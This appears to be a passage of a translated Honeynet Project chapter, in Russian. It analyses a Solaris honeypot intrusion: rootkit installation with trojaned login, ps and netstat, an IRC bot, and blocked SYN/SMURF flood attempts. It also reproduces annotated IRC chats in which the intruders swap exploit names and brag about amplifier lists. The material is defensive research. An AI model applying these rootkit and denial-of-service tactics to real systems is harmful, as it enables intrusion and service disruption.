После этого сценарий запускает proxy IRC. Удивительно то, что позже он убивает этот процесс. Мы не имеем ни малейшего представления, почему. Как правило, большинство неопытных взломщиков используют автоматические инструменты и rootkit, которые дают возможность легкого доступа и повышения уровня привилегированности, однако крайне мало или совсем не осведомлены о принципах работы используемых сценариев. Большинство взломщиков, использующих готовые скрипты, не пишут собственных программ, а следовательно, полагаются на знания «своих коллег». Скорее всего, этот взломщик не имел никакого представления о том, к какому еще результату может привести работа данного сценария, кроме как к запуску proxy IRC. Ошибка в сценарии, которая позже его убила, появилась как побочный эффект.

```
Irc Proxy v2.6.4 GNU project (C) 1998-99
Coded by James Seter :bugs-> (Pharos@refract.com) or IRC pharos on efnet
--Using conf file ./sys222.conf
--Configuration:
     Daemon port......:9879
     Maxusers.........:0
     Default conn port:6667
     Pid File.........:./pid.sys222
     Vhost Default....:-SYSTEM DEFAULT-
     Process Id.......:11599
Exit ./sys222{7} :Successfully went into the background.
```

Инструментарий продолжает вносить изменения в файлы. Незаметно копируются троянские двоичные файлы, в том числе /bin/login, /bin/ls, /usr/sbin/netstat и /bin/ps. Эти измененные двоичные файлы скрывают действия взломщиков и предоставляют им еще одну возможность неправомочного входа в систему. Даже если у администратора взломанной системы появятся подозрения, что она была взломана, эти троянские бинарные файлы будут давать ему ложную информацию, значительно затрудняя обнаружение следов действий взломщика. Например, троянский бинарный файл /bin/ps скроет все процессы взломщика, а троянская версия /usr/sbin/netstat – все Internet-соединения. Тем временем взламывается /bin/login, что дает возможность удаленного доступа в систему, независимо от того, какие учетные записи в ней существуют. Мы настоятельно рекомендуем вам просмотреть исходный код сценария setup.sh и скрипт secure.sh, чтобы увидеть, что происходит. Возможно, однажды вам придется иметь дело с системой, которая была взломана при помощи подобного инструментария. Сценарий завершает свою работу, внося последние изменения для защиты системы.

```
# kill -9 11467
# ps -u root |grep |grep inetd inetd
    207  ?       0:00     inetd
# ..U/secure.sh/secure.sh
./secure.sh: rpc.ttdb=: not found
#: securing.
#: 1) changing modes on local files.
#: will add more local security later.
#: 2) remote *** like rpc.status , nlockmgr etc..
./secure.sh: usage: kill [ [ -sig ] id ... | -l ]
./secure.sh: usage: kill [ [ -sig ] id ... | -l ]
./secure.sh: usage: kill [ [ -sig ] id ... | -l ]
./secure.sh: usage: kill [ [ -sig ] id ... | -l ]
#: 3) killed statd`, rpcbind , nlockmgr
#: 4) removing them so they ever start again!
5) secured.
# ppUs -u s -u U||U grep grep ttUtdbtdb
Ups: option requires an argument -- u
usage: ps [ -aAdeflcj ]    [ -o format ]    [ -t termlist ]
          [ -u userlist ] [ -U userlist ] [ -G grouplist ]
          [ -p proclist ] [ -g pgrplist ] [ -s sidlist ]
  'format' is one or more of:
        user ruser group rgroup uid ruid gid rgid pid ppid pgid sid
        pri opri pcpu pmem vsz rss osz nice class time etime stime
        f s c tty addr wchan fname comm args
# ppUs -s -UAdj | grep ttdbAdj | grep ttdb
```

По завершении работы сценария взломщик вручную запускает IRC bot (автоматическая программа, работающая с IRC), чтобы гарантировать выполнение операций на выбранном канале IRC. После запуска bot поддерживает постоянное соединение с серверами IRC. Как мы не однократно убеждались, IRC является одним из основных средств коммуникации между взломщиками. Зачастую системы honeypot взламывались только для того, чтобы установить в них IRC. После успешной инсталляции системы функционировали как каналы связи взломщиков.

```
# ../me -f bot2
init: Using config file: bot2
EnergyMech 2.7.1, December 2nd, 1999
Starglider Class EnergyMech
Compiled on Jan 27 2000 07:06:04
Features: DYN, NEW, SEF
init: Unknown configuration item: "NOSEEN" (ignored)
init: Mechs added [ save2 ]
```

```
init: Warning: save2 has no userlist, running in setup mode
init: EnergyMech running...
# exit;
$ exit
```

В течение следующей недели взломщики несколько раз возвращались, чтобы убедиться, что у них еще есть доступ. Позднее, 11 июня, они попытались воспользоваться системой для организации нападения типа «отказ от обслуживания» (Denial-of-Service). Суть этих нападений состоит в организации SYN-потока, который перегружает удаленную систему при помощи поддельных SYN-пакетов (с несуществующими обратными IP-адресами). Такие пакеты захлестывают жертву, поглощая ресурсы кэша, лишая его возможности принимать и устанавливать правомочные соединения по протоколу TCP. В наборе инструментов sun2.tar находится подкаталог с названием packet, в котором содержатся несколько инструментов, реализующих нападение типа «отказ от обслуживания», в том числе инструменты для создания потоков SMURF и SYN. Также прилагались файлы с названиями более чем 2,5 тыс. сетей, которые можно использовать в качестве усилителей ретрансляции при нападениях SMURF. Эти инструменты использовались при попытках атаковать другие системы в Internet. Однако Honeynet создана таким образом, чтобы блокировать любые попытки применения системы honeypot в качестве базы для нападения на внешние системы. Все попытки воспользоваться системой honeypot для организации нападения «отказ от обслуживания» были автоматически заблокированы. Взломщики так и не догадались, что они были пресечены.

Мы стали свидетелями применения распространенных в среде взломщиков инструментов и тактики. Наш взломщик случайным образом сканировал Internet в поисках определенного слабого места, в данном случае rpc.ttdbserv. После его определения хакер быстро взломал систему и установил rootkit, используя подправленный rootkit под названием sun2.tar. После того как взломщик получил контроль над системой, он установил IRC bot, скорее всего, для того, чтобы поддерживать операции в выбранных каналах IRC. IRC bot поддерживал постоянное соединение с сервером IRC, передавая разговоры взломщиков на нашу систему honeypot. Эти разговоры были перехвачены и записаны в рамках работы проекта Honeynet Project. Зафиксированные диалоги дают нам возможность определить мотивы и психологию противника с его собственных слов.

Чтение сеансов связи IRC

Ниже приведены сеансы связи взломщиков, именуемых d1ck и j4n3, которые взломали нашу систему honeypot. Большинство их переговоров

происходило в канале IRC, который мы будем называть K1dd13. Вы прочтете, как действовали два главных героя, а также множество других персонажей. Переговоры в чате разбиты на дни. Рекомендуем вам читать их по порядку, чтобы лучше понимать, что происходит. Каналы IRC, имена («ники»), используемые в IRC, названия систем и IP-адреса были изменены. Все IP-адреса систем были заменены диапазоном адресов из RFC 1918. Все имена доменов были заменены словом «example», а все номера кредитных карточек – символами ××××. Любые совпадения с реальными каналами IRC или никами совершенно случайны.

Чтение этих переговоров в чате может оказаться непростой задачей. У взломщиков есть собственный подпольный язык с жаргонными выражениями и орфографией, что порой затрудняет понимание их разговоров. Еще большую сложность представляет то, что временами используется язык урду, национальный язык Пакистана. Эти фразы в большинстве своем переведены. Малопонятный жаргон является частью культуры хакеров. Нецензурные выражения заменены символами ***. Несколько участников проекта Honeynet анализировали эти разговоры и добавили свои комментарии, которые упрощают анализ, указывают на характерные черты взломщиков или дают перевод определенных отрывков. (Перевод дается сразу после непонятных фраз обычным шрифтом.) В конце каждого отдельного разговора мы даем краткое описание участвовавших в нем взломщиков и их действий. В частности, мы создаем портреты главных героев и рассматриваем психологические аспекты действий группы. Если у вас возникнут сложности при чтении этих записей, можно просмотреть наш анализ в конце главы, а затем попробовать еще раз перечитать этот раздел. Все аналитические комментарии, добавленные к записи, а также все переводы с урду печатаются обычным шрифтом, чтобы отделить их от собственно переговоров в чате.

День первый, 4 июня

Переговоры в чате начинаются с обсуждения возможности создания архива взломов и объединения усилий при нападении на потенциальные цели. Использование архива взломов – это один из многих методов, которыми пользуются взломщики для распространения программ взлома, инструментов и инструкций.

```
:D1ck :привет, J4n3
:J4n3 :привет, D1ck
:J4n3 :я тебя вызывала, тебя не было
:J4n3 ::)
:D1ck :o
:D1ck :я только что вернулся с обеда.
:D1ck ::/
```

:D1ck :как дела?
:J4n3 :хе
:J4n3 :ничего особенного
:J4n3 :yaar, этот ifup (команда в Unix) не соединялся

Yaar означает «черт». Это слово широко используется на протяжении всего диалога, и мы переводим его единственный раз.

:J4n3 :я сделала это через kppp (утилита) от kde (одна из графических оболочек для Unix)
:D1ck :ой
:D1ck :я делаю элитный архив взломов только для членов k1dd13
:D1ck :ты можешь сделать защиту на вход на сайты?
:J4n3 :D1ck, ты говоришь со мной?
:D1ck :да
:J4n3 :да, я могу защитить их паролем
:J4n3 :cgi script
:D1ck :на ftp
:D1ck :bd bnc botpack clone dos exploit kit local login scan sniff spoof
:D1ck :круто
:D1ck :OK
:D1ck :у меня есть учетная запись на www.example.com

То, что мы узнали URL склада инструментов, которыми пользовались k1dd13, позволило нам действительно понять принципы действия участников группы. В частности, мы выяснили, что они использовали для хранения инструментов бесплатный сервис домена. Этот факт помог узнать, кто входил в эту группу. Посмотрев на сайт склада, мы легко и точно определили лидера этой группы и ее ключевых участников. У второстепенных участников, имена которых упоминаются в разговорах, никогда не было доступа к этому сайту.

:J4n3 :хе-хе, круто
:D1ck :когда я загружусь, я дам j00h-пропуск
:D1ck :смотри, чтобы все было на высшем уровне; я не хочу, чтобы у кого-то еще, кроме тебя, меня, m4ry, mi||er и glitchX, был доступ
:D1ck ::P
:D1ck :хе-хе
:D1ck :все как надо
:J4n3 :й0-х-о-о-о
:J4n3 :ха-ха
:J4n3 :не в0лнуйся, босс
:D1ck :хе-хе-хе
:D1ck ::)
:J4n3 :заметано
:J4n3 :круто
:J4n3 :zabardasth :p

:p – потрясно.

:D1ck :=P
:D1ck :у тебя есть, что добавить?
:J4n3 :ничего особенного, кроме обычных взломов
:J4n3 :то есть
:J4n3 :хочу сграбить кое-что у дока
:J4n3 :потом добавлю их сюда
:D1ck :?
:D1ck :круто
:D1ck :док не даст :(
:D1ck :или он
:D1ck :хе-хе
:D1ck :OK
:J4n3 :хи, да он
:J4n3 :он мне предлагал, но maiany khud hee manga nahi kabi

«он мне предлагал, но я сама никогда не просила»

:J4n3 :один раз я попросила у него statd
:J4n3 :он дал мне версию для Linux
:D1ck :wow.c
:D1ck :?
:D1ck :wow.c – это ОЧЕНЬ-ОЧЕНЬ-ОЧЕНЬ-ОЧЕНЬ СТАРО
:D1ck :wow.c – это ОЧЕНЬ-ОЧЕНЬ-ОЧЕНЬ-ОЧЕНЬ СТАРО
:J4n3 :х-ха, да
:J4n3 :он дал мне еще
:J4n3 : wow и еще один продукт 0-day
:D1ck :возьми пароль h4r33
:D1ck :OCENTER.SKYNET.NET в 10:08pm
:D1ck :< OCENTER.SKYNET.NET в 10:08pm
:J4n3 :да, INFOCENTER haath nahi aaya abee thak?

«Разве мы еще не захватили этот INFOCENTER?»

:D1ck : э-э
:D1ck :<J4n3>, wow и еще 0-day (новый взлом)
:D1ck : wow – это не 0-day
:D1ck : это старье
:D1ck :что еще?
:J4n3 :подожди
:D1ck :хе-хе
:D1ck : нет, yaar
:J4n3 :[root@example portedfor]#./statd-new
:J4n3 :Legion 2000 Security Research 0-day Productions
:J4n3 :Новый удаленный взлом с помощью модифицированного statd – ironlungs@wireco.net
:J4n3 :sage:./statd-new[host_name][remote-cachename][command]
:D1ck :хм-мм-мм-м
:D1ck :круто
:D1ck :можешь мне послать?

:D1ck :0x9 098e 9x/
:J4n3 : почему бы и нет, дорогой
:J4n3 :;)
:D1ck :OK, спасибо
:D1ck :<h4r33:#Linuxsex>, какой *** снова удалил мой xs?
:D1ck :XA-XA-XA-XA
:J4n3 :xa-xa-xa-x-xa
:D1ck :d4v3
:D1ck :послал мне the.c
:J4n3 :не бери
:J4n3 :у меня есть скомпилированная
:D1ck :черт, может быть, это троянец?

И вновь мы замечаем, что этого хакера беспокоят действия его предшественников. Очень часто скрипты и программы, загруженные у других взломщиков, содержат троянские программы, которые дают предшественникам доступ к новой взломанной системе. Одновременно мы можем понять, что эта группа вовсе не так скоординирована, как можно было предположить раньше. Несмотря на то что в результате деятельности этой группы поражается множество целей, огромное количество взломанных систем находится на счету только одного или двух ее членов.

:J4n3 :у меня они все скомпилированы
:D1ck :они могут передать shell code напрямую в localhost, 12.0.0.1?
:J4n3 :xa-xa, не-ет
:D1ck :хорошие кодировщики могут прочитать
:J4n3 :не на 100%
:D1ck :xe, ну OK
:J4n3 :meri гарантии

«мои гарантии»

:D1ck :пошли мне другой 0-day
:D1ck :рулез
:D1ck :оно работает?
:J4n3 :у меня все это уже скомпилировано
:D1ck :?
:J4n3 :д-да, работает, но в основном на пропаченных
:J4n3 :[root@example portedfor]#ls
:J4n3 :admmount imapx mountd pcnfsd_remote rotshb statd-new
:J4n3 :boot listen nameserver ported_fzip smbmount wow
:J4n3 :dipx lsx nisd robo solbind
:D1ck :xe, OK
:J4n3 : да подожди
:J4n3 : [root@example 0-day]#ls
:J4n3 :core fbo.c ob_accou.c prout rh6mountd.c rpc-autofsd sdi
:D1ck :ладушки
:D1ck :xa-xa, класс

:D1ck :/dcc, пошли мне, если можешь/хочешь :/
:J4n3 :kon kon sa baijon? Все?

«какие именно послать? Все?»

:D1ck :tar –zcvf 0-day.tar.gz 0-day
:J4n3 :какая команда tar, дай я заархивирую каталог 0-day
:D1ck :/dcc послать D1ck 0-day.tar.gz
:D1ck :xe-xe
:D1ck : <D1ck>, tar -zcvf 0-day.tar.gz 0-day
:D1ck :rr, xe
:J4n3 :ой
:D1ck :йо
:J4n3 :я скачала файл с packetstorm

Packetstorm означает *packetstorm.securify.com* – обычный Web-сайт, на котором размещается форум с информацией о новых взломах, инструментах и уязвимых местах. В сети Internet существует несколько тысяч подобных сайтов.

:J4n3 :назывался ALL-EXPLOITS-1999
:D1ck :да?
:J4n3 :файл в шесть мегов
:J4n3 : ALL-EXPLOITS-199.tar.gz
:J4n3 : ALL-EXPLOITS-1999.tar.gz
:J4n3 :в них слишком много информации о взломах
:J4n3 :на 10 каталогов
:J4n3 :в каждом каталоге разные взломы
:D1ck :OK, и что?
:J4n3 :я хочу сказать, чтобы ты тоже его скачал, shayed kaam kee cheez niklay

«я хочу сказать, чтобы ты тоже его скачал, возможно, это окажется полезным»

:D1ck :o, ага
:D1ck :дай мне url
:D1ck :yaar, помни, что большинство взломов – это троянцы или пустышки
:D1ck :или в них есть баги
:D1ck :только некоторые worl
:D1ck :только некоторые worl
:J4n3 :packetstorm.securify.com, смотри на главной странице первую двадцатку новых файлов
:D1ck :э-э-э
:J4n3 :да, я знаю
:D1ck :перешли мне, я вставлю туда самые важные
:D1ck :ладушки
:D1ck :подозрительный код
:D1ck :rmountd.c

:D1ck :проверочка
:J4n3 :kkz
:D1ck :они скомпилировались?
:D1ck :a
:D1ck :IRIX
:J4n3 :тот account.c?
:D1ck :да
:J4n3 :да, я слышала, что это классная программа
:J4n3 :она удаленно добавляет имя пользователя и пароль в систему IRIX
:D1ck :хм-мм-мм
:D1ck :я думаю, что локально
:J4n3 :взлом SGI objectserver «account»
:J4n3 :удаленным образом добавляет учетную запись в систему IRIX
:J4n3 :проверено на IRIX 5.2, 5.3, 6.0.1, 6.1 и даже 6.2
:D1ck :классно, классно
:D1ck :вот это 0-day
:D1ck :вот это 0-day

0-day означает «oh-day» или «день ноль» – новые или неизвестные взломы. Это очень распространенное выражение у хакеров.

:J4n3 :да-а
:D1ck :супер
:D1ck :она компилируется?
:J4n3 ::p
:J4n3 :на IRIX, я полагаю
:D1ck :ха-ха, OK
:D1ck :# uname –a;
:D1ck :id
:D1ck : IRIX delta 5.3 11091811 IP19 mips
:D1ck :# uid=0(root) gid=0(sys)
:D1ck :#
:D1ck :XA-XA-XA-XA
:D1ck :не больно радуйся, я пошутил
:D1ck :хе-хе
:J4n3 :ха-ха-ха
:J4n3 :КРУ-У-У-У-ТО
:J4n3 :оно работает, ха-а
:J4n3 :где ты ее скомпилировал? В системе IRIX?
:D1ck :хе-хе-х-хе
:D1ck :я пошутил
:D1ck :оу
:D1ck :ой-е
:D1ck ::)
:J4n3 :lol
:J4n3 :да?
:J4n3 :des|re.join #tr я буду grepbitch
:D1ck :ой-е
:D1ck :посылаю тебе, братишка

:J4n3 :да
:D1ck :url
:D1ck :того файла со взломом на шесть мегов
:D1ck :xe
:J4n3 :мой братишка?
:D1ck :я
:D1ck ::)
:D1ck :<J4n3> мой братишка?
:D1ck :<D1ck> я
:J4n3 :ха-ха-ха
:J4n3 :точно-точно
:D1ck ::)
:D1ck :LOL
:J4n3 :xe-xe
:D1ck :J4n3
:D1ck :дай мне какую-нибудь машину
:D1ck :и я ее взломаю
:D1ck :irix
:D1ck :запускается так, запомни

День второй, 5 июня

В этот день D1ck и J4n3 обмениваются информацией о взломах и о нападениях «отказ от обслуживания», хвастаясь тем, сколько blists (broadcast amplifier network – сеть усиления вещания) имеется у них для организации нападения. Чем больше у них сетей, тем больше ущерба они могут нанести во время проведения нападения. Похоже, что один из них охотится на системы Linux в домене *.edu*. Они также обсуждают возможности использования новых rootkits для Linux и SPARC.

:D1ck :миллер
:D1ck ::)
:b0b :коммерция?
:b0b :ламерский ник ;)
:D1ck :?
:b0b : d1ckey
:D1ck :xe
:D1ck :welp
:D1ck :one bot from one box
:D1ck :у нас нет имен
:D1ck :назовем его от ops
:D1ck :xe-xe
:D1ck :ips
:D1ck :коммерция (~werd@commerce.example.COM) (I
:b0b :lol
:b0b :ath0 – мой друг
:D1ck :так, что нового, b0b?
:D1ck ::/

:D1ck :коммерческий ник ath0
:D1ck :я закодировал ath0.c

Ath0.c – это распространенный инструмент нападения «отказ от обслуживания» через модемное соединение.

:b0b :класс
:D1ck :в этом не было нужды
:D1ck :но
:D1ck :меня заставили
:D1ck :сделать собственную вещь
:b0b :вырезать/вставить?
:D1ck :не-ет
:D1ck :я сам написал
:D1ck :m4ry написал программу для элитного 0-day-троянца на порт 80 httpd
:D1ck :он суперас в C
:b0b :я знаю.. я просил тебя вырезать/вставить этот код :-)
:D1ck :хе
:D1ck :bd.tar.gz – это черный ход в bindshell, это тоже сделал я
:D1ck ::)
:b0b :уф-ф, tranciated
:b0b :рулез
:D1ck :не трогай vortex3.c, это не мое :/
:D1ck :хе-хе
:D1ck :<b0b>, уф-ф tranciated
:D1ck :я не понял, что означает это слово :/
:D1ck :ВЫБИРАЙ ДЛЯ МЕНЯ АНГЛИЙСКИЕ СЛОВЕЧКИ ПОЛЕГЧЕ #@#$#$@#%$#@

Это первый намек на то, что взломщик – не американец и даже не житель англо-говорящей страны.

:D1ck ::)
:b0b :что такое vir-ticks-3?
:b0b :хе-хе
:b0b :chud gai thee

«это было ***»

Большая часть IRC-разговоров происходит на смеси ломаного английского и урду. Язык может указать искушенному аналитику верный путь. По мере прочтения диалогов мы начнем создавать портретную галерею группы взломщиков, уделяя особое внимание индивидуальным описаниям.

:b0b :вернемся к делу
:D1ck :ТРОЯНЕЦ
:D1ck :получив цепочку данных
:D1ck :через порт 80
:D1ck :он открывает связующую оболочку
:D1ck :как для цепочки 'asad'
:D1ck :он открывает порт 234323

:D1ck :или еще что-то
:D1ck :хе-хе-хе
:D1ck :LOL
:b0b :bhai jaan

«дорогой братишка»

:b0b :если это i c..do some ereet shiats вроде subnet pinging with ath0 etc.
:D1ck :y0h f0h b4r
:b0b :будет намного быстрее, чем со скриптом bash
:b0b : я и Энжи уже делали subnet ping shiats tc
:b0b :но C будет ненадежным
:b0b :даже c0бственный
:D1ck :да
:D1ck :я это сделаю
:b0b :класс
:D1ck :но
:D1ck :скрипт для оболочки лучше
:D1ck :или мне придется писать программу для gethostname()
:b0b :и сделать его, как (ishtyle) скрытый процесс :-)

ishtyle – классическое разговорное выражение в урду/хинди, обозначающее стиль.

:b0b :и зациклить
:D1ck :и работать над ошибками
:D1ck :хе-хе
:D1ck :да
:b0b :так что, если мы хотим fux0r один isp.. все, что мы делаем, – это ./***
:b0b :так что, если мы хотим fux0r один isp (Internet-провайдер)... все, что мы делаем, – это ./*** <subnet>
:D1ck :DCC – Автоматическое закрытие свободного dcc SEND to b0b

Для непосвященных объясним, что DCC (Direct Communication Channel – прямой канал связи) используется для прямого сообщения и обмена файлами между двумя пользователями, без обращения к серверу, то есть это действительно прямая связь с глазу на глаз. Это также обычный метод сообщения между теми, кто занимается распространением детской порнографии.

:D1ck :bind, sock
:D1ck :a-a
:D1ck :да
:b0b :сделай этот gethostbyname ()
:b0b :а как там твои успехи в C?
:b0b :посылаю еще раз
:b0b :между прочим, я тоже скоро собираюсь учить C inshallah

inshallah – по воле Аллаха.

:b0b :тогда мы повоюем на C
:b0b :йи-пи-и-и-и
:b0b :я тебя сделаю в программе
:b0b :ке-ке-ке-ке
:D1ck :я это сделаю :)
:D1ck :я сделал этот сайт ftp, я его загружу
:D1ck :только для k1dd13, только ограниченный доступ
:D1ck :ls/root/ftp
:D1ck :bd botpack dos hack-irc-session local scan spoof
:D1ck :bnc clone exploit kit login sniff
:D1ck :o`key
:D1ck :я сделаю
:D1ck :ха-ха-ха-ха
:b0b :а когда мы станем крутыми спецами в C, мы перейдем к D
:D1ck :ке-ке-ке-ке
:b0b :совершенный язык программирования для урду

Урду – официальный язык Пакистана, хотя свободно говорить на нем может менее половины населения страны. Мусульмане в Индии выбрали урду своим языком, объединяющим различные группы, такие как Бенгали и Пенджаб, у которых единственным общим мотивом была исламская религия. Урду стал общим языком азиатского субконтинента. Так как участники диалога говорят на урду, это можно добавить к характеристике трех из пяти взломщиков группы.

:b0b :е-е-е-е-е-ке-ке-ке-ке-ке-ке-ке-ке
:b0b :грепнуть == dhoond

dhoond – **найти/искать.**

:b0b :нет-нет
:b0b :найти == dhoond
:b0b :размещать == madarcho-dhond
:m4ry : MILLER@&*(#^*(@%^#*(&@
:b0b :экспортировать == duramad
:b0b : m4ry
:b0b : я только что создал несколько основных положений для D
:b0b :совершенный язык программирования для УРДУ
:b0b :основа для urdunix
:m4ry :XA-XA-XA-XA-XA-XA-XA-XA-XA-XA
:b0b :экспортировать == duramad
:b0b :найти = dhoond
:b0b :размещать == madarcho-dhond
:b0b :выход == lun
:b0b :*** X == kutti
:b0b :ии-хи-и
:b0b :сначала давайте разработаем ***X на УРДУ
:b0b :KuttiX

:m4ry :рул3з
:m4ry :запуск == bhago
:m4ry :LOL
:m4ry :XA-XA-XA-XA-XA
:m4ry :KuttiX..LOL
:b0b :ии-хи-и
:b0b :./kick == /thudda
:D1ck :миллер
:D1ck :ты тут?
:D1ck :у меня есть d/c
:b0b :./op == /ooperbitha
:D1ck :меня кто-то лечит :)
:b0b :нет... это мой друг bubloo

Bubloo – это прозвище.

:b0b :КОНЕЧНО, Я ЗДЕСЬ ***
:D1ck :m4ry
:D1ck :m4ry
:b0b :между нами...
:D1ck :й0
:b0b :угадайте, сколько хостов в моем bclist?
:D1ck : b0b, и сколько же?
:D1ck :поток udp > *
:m4ry :йо-йо
:m4ry :b0b:28
:m4ry :b0b:5
:D1ck :это в прямом смысле насилует пропускную способность
:m4ry :насколько я близко?
:m4ry :# Telnet napster.com 80
:m4ry :пробую 208.184.216.230...
:m4ry :соединились с napster.com
:m4ry :знак переключения кода – это '^]'.
:m4ry :HEAD / HTTP/1.1
:m4ry :SYN FLOOD > *
:b0b :твою мать
:D1ck :эй, m4ry
:b0b :2066, черт возьми
:m4ry :b0b: сколько?
:b0b :сканирование соооовсем-соооооовсем медленное
:m4ry :XA-XA-XA-XA
:m4ry :o-y-y-y
:m4ry :ты не пр0фи, :P~
:m4ry :у элитных3х хак3р0в по 3 bcasts

Мэри и в самом деле полагает, что она элитный хакер?

:m4ry :которые дают тыс-с-я-я-я-ч-ч-ч-ч-и-и-и-и пингов
:m4ry :(в моих мечтах)

:m4ry :xe-xe
:b0b :e-xe-xe-xe-xe
:b0b :это один БОЛЬШОЙ *** bc
:b0b :кто хочет попробовать?
:b0b :только 100 перебросов?
:D1ck :XA-XA-XA-XA-XA
:D1ck :syn тебе д0лжен ***
:D1ck ::
:D1ck :XA-XA-XA-XA-XA
:D1ck :ни ***
:D1ck :b0b, бери для сканирования психоида
:D1ck :НЕ МЕНЯ
:D1ck :
:D1ck ::)
:D1ck :у меня, и у J4n3, и у m4ry ГОРЫ-ГОРЫ-ГОРЫ пропускной способности :/
:D1ck :мы используем ее на h4r33
:D1ck :xe
:D1ck :h4r33 – это ультраламер
:D1ck :
:b0b :lol
:D1ck :не стоит о нем думать
:D1ck ::)
:D1ck :xe-xe
:D1ck :партия в крикет – это забавно
:b0b :***
:b0b :у меня поток
:b0b :все, позже
:b0b :на *** крикет
:b0b :мы шандарахнем по их ***
:b0b :позднее
:D1ck :xe
:D1ck :<b0b>, ***
:_m4ry :кто-то прослеживает 192.168.252.32 UDP порт 53
:_m4ry :оу-у
:_m4ry :он опять убежал
:_m4ry :_m4ry, это viper@192.168.252.32 *, крутые хакеры не читают mIRC.doc
:_m4ry :XE-XE
:D1ck :<b0b>, у меня поток
:D1ck :<b0b>, все, позже
:D1ck :<b0b>, на *** крикет
:D1ck :<b0b>, мы шандарахнем по их ***
:D1ck :b0b, отключайся:
:b0b :])
:D1ck :ушел еще на четыре месяца
:D1ck :XE-XE
:D1ck :x-xa-xa-xa
:D1ck ::)
:D1ck :m4ry
:D1ck :помоги мне

```
:D1ck :сисоп:(
:HeatAz:да-а
:HeatAz::
:HeatAz::/
:D1ck :хе-хе-хе
:m4ry :помогаю
:m4ry :чего там?
:D1ck :ха-ха-ха
:m4ry :LOL
:D1ck :хорошо
:D1ck :сделай world | grep -v sysop > ***
:D1ck :ПОЖАЛУЙСТА
:D1ck :;)
:D1ck ::(
:m4ry :lol
:m4ry :грепни sysop /dev/world >/dev/***
:D1ck :хе
:D1ck :m4ry
:D1ck :я делаю суперэлитный
:D1ck :ftp-сайт
:m4ry :D1ck
:m4ry :ты не мог бы проследить маршрут 192.168.4.191 -p 53
:m4ry :?
:D1ck :только между нами
```

Итак, означает ли это, что Дик, Джейн, Мэри и Боб являются главными членами группы? Что насчет Миллера и HeatAz? Тем временем Дик хвастается своей «элитной» базой данных хакерских инструментов.

```
:D1ck :там есть все
:D1ck :# ls
:D1ck :bd     botpack   dos      hack-irc-session   local   scan    spoof
:D1ck :bnc    clone     exploit  kit                login   sniff
:D1ck :OK
:D1ck :записывай маршрут к 192.168..4.191 (192.168.4.191), max 30 прыжков, пакеты
       по 38 байтов
:D1ck :1 192.168.232.254 (192.168.232.254) 148.127 ms 151.760 ms 160.238 ms
:D1ck :2 192.168.232.3 (192.168.232.3) 154.37 ms 138.676 ms 139.853 ms
:D1ck :3 192.168.244.30 (192.168.244.30) 226.507 ms 225.720 ms
:D1ck :3 192.168.244.30 (192.168.244.30) 226.507 ms 225.720 ms *
:D1ck :4 192.168.129.13 (192.168.129.13) 1170.320 ms 1041.645 ms 1221.868 ms
:D1ck :m4ry
:D1ck :у тебя есть что-нибудь крутое, чтобы добавить туда?
:D1ck :[Sysop_(~sys@example.com)] эй
:D1ck :ЙО-ХА-ХА
:D1ck :ROXZ
:D1ck :ОН ТОЛЬКО ЧТО ПОПАЛ В ШЕСТЕРКУ
:D1ck :ACTION закончилось: (Автовыключение через 15 мин.) [BX-MsgLog On]
:b0b :brb, читал майл и т.д.
```

:b0b : ACTION не занят, мейл shail [bX(l/on p/on)]
:D1ck :J4n3
:J4n3 :хм-м-м-м
:J4n3 :ой-е, здесь был миллер?
:D1ck :0, J4n3
:D1ck :й0, J4n3
:D1ck :ага
:D1ck :милли был здесь
:D1ck ::)
:J4n3 :о-о-ох
:J4n3 :соскучилась по нему
:J4n3 ::(

Здесь мы видим, как J4n3 просит дать ей rootkit для Linux, чтобы она могла нападать на сайты .edu. Зачем утруждать себя разработкой или самостоятельными поисками, когда «сотоварищи» могут просто дать их тебе?

:J4n3 :D1ck, дай мне элитный rootkit для Linux
:D1ck :хе-хе
:J4n3 :такой же, как sparc, если у тебя есть
:D1ck :x3
:D1ck :оки-доки
:D1ck :мне придется делать ftp, я пошлю тебе вечером, OK?
:J4n3 :хм-мм, оки, я хочу взломать системы Linux в edu
:D1ck :оки-доки
:D1ck :brb загружается
:D1ck :чтобы выиграть
:D1ck :ушел
:J4n3 :kkz
:m4ry :D1ck
:m4ry :ты тут?
:D1ck :привет
:D1ck :я собираюсь рекламировать сайт k1dd13
:D1ck :скоро
:D1ck ::)
:D1ck :J4n3
:D1ck :миллер послал мне тот web.tar.gz
:D1ck ::)
:Sp07 :о
:D1ck :мне нужен кто-нибудь, кто может хорошо писать
:D1ck ::/
:D1ck :чтобы написать О нас, FAQ
:D1ck :и т.д.
:D1ck ::)
:D1ck :Sp07
:D1ck :хм-м
:D1ck :ИГРАЕШЬ В ИГРУШКи?

:Sp07 :не
:Sp07 :собираюсь зарегистрироавть канал
:Sp07 :sdgf
:D1ck :XA-XA-XA-XA-XA
:D1ck :OK
:Sp07 :
:Sp07 :мне бы надо сделать game.tcl
:Sp07 :штучку
:Sp07 :расчудесную
:D1ck :ха-ха
:Sp07 :что-нибудь
:Sp07 :крутое
:Sp07 :как насчет сканера tcl
:Sp07 :я хочу сделать что-нибудь новенькое
:D1ck :скажи мне
:D1ck :этот параграф подходит для О нас
:D1ck :?
:D1ck :Группа K1dd13 образовалась почти год назад. Она родилась из ненависти и презрения к насилию, жестокости и нарушению прав человека по отношению к мусульманам, особенно в области Кашмира. Она появилась для того, чтобы привлечь внимание мировых лидеров.

С этого момента мы можем значительно сузить область поиска мотивации этих взломщиков. Остается только один основной вопрос, действительно ли в каждом случае доминируют именно эти мотивы? Заглянув на сайт *http://attrition.org*, мы получим довольно четкое представление о мотивах этих взломщиков. Беглое знакомство с attrition показывает, что большинство групп, кидающих киберкамни в направлении Пакистана/Индии, кажется, готовы ухватиться за любую причину, которая позволит им совершать атаки с чувством борьбы за праведную цель. Итак, в этой записи находится *очень значимый* ключ: данная группа оправдывает свои действия, так как у нее есть причина, по которой она занимается взломами. Означает ли это, что если бы у них не было причины, они бы не совершали нападений? Вероятнее всего, нет. Они, возможно, просто нашли бы другую причину.

Тем не менее D1ck, скорее всего, – это подросток более старшего возраста; родители не очень строго контролируют его действия: кажется, что он обладает неограниченным временем для того, чтобы писать программы, взламывать десятки сайтов и проводить столько времени на канале IRC.

:Sp07 :?
:D1ck :организаций к вопросам киберпространства, которое является сегодня ведущим средством коммуникации
:D1ck :это достаточно честно?
:Sp07 :я думаю, да

:Sp07 :мне казалось, это было что-то вроде хакерской группы
:Sp07 :хе-хе
:Sp07 :а не террористическая группировка
:D1ck :что я и должен добавить
:D1ck :?
:D1ck :это группа
:D1ck :взломщиков
:D1ck :но
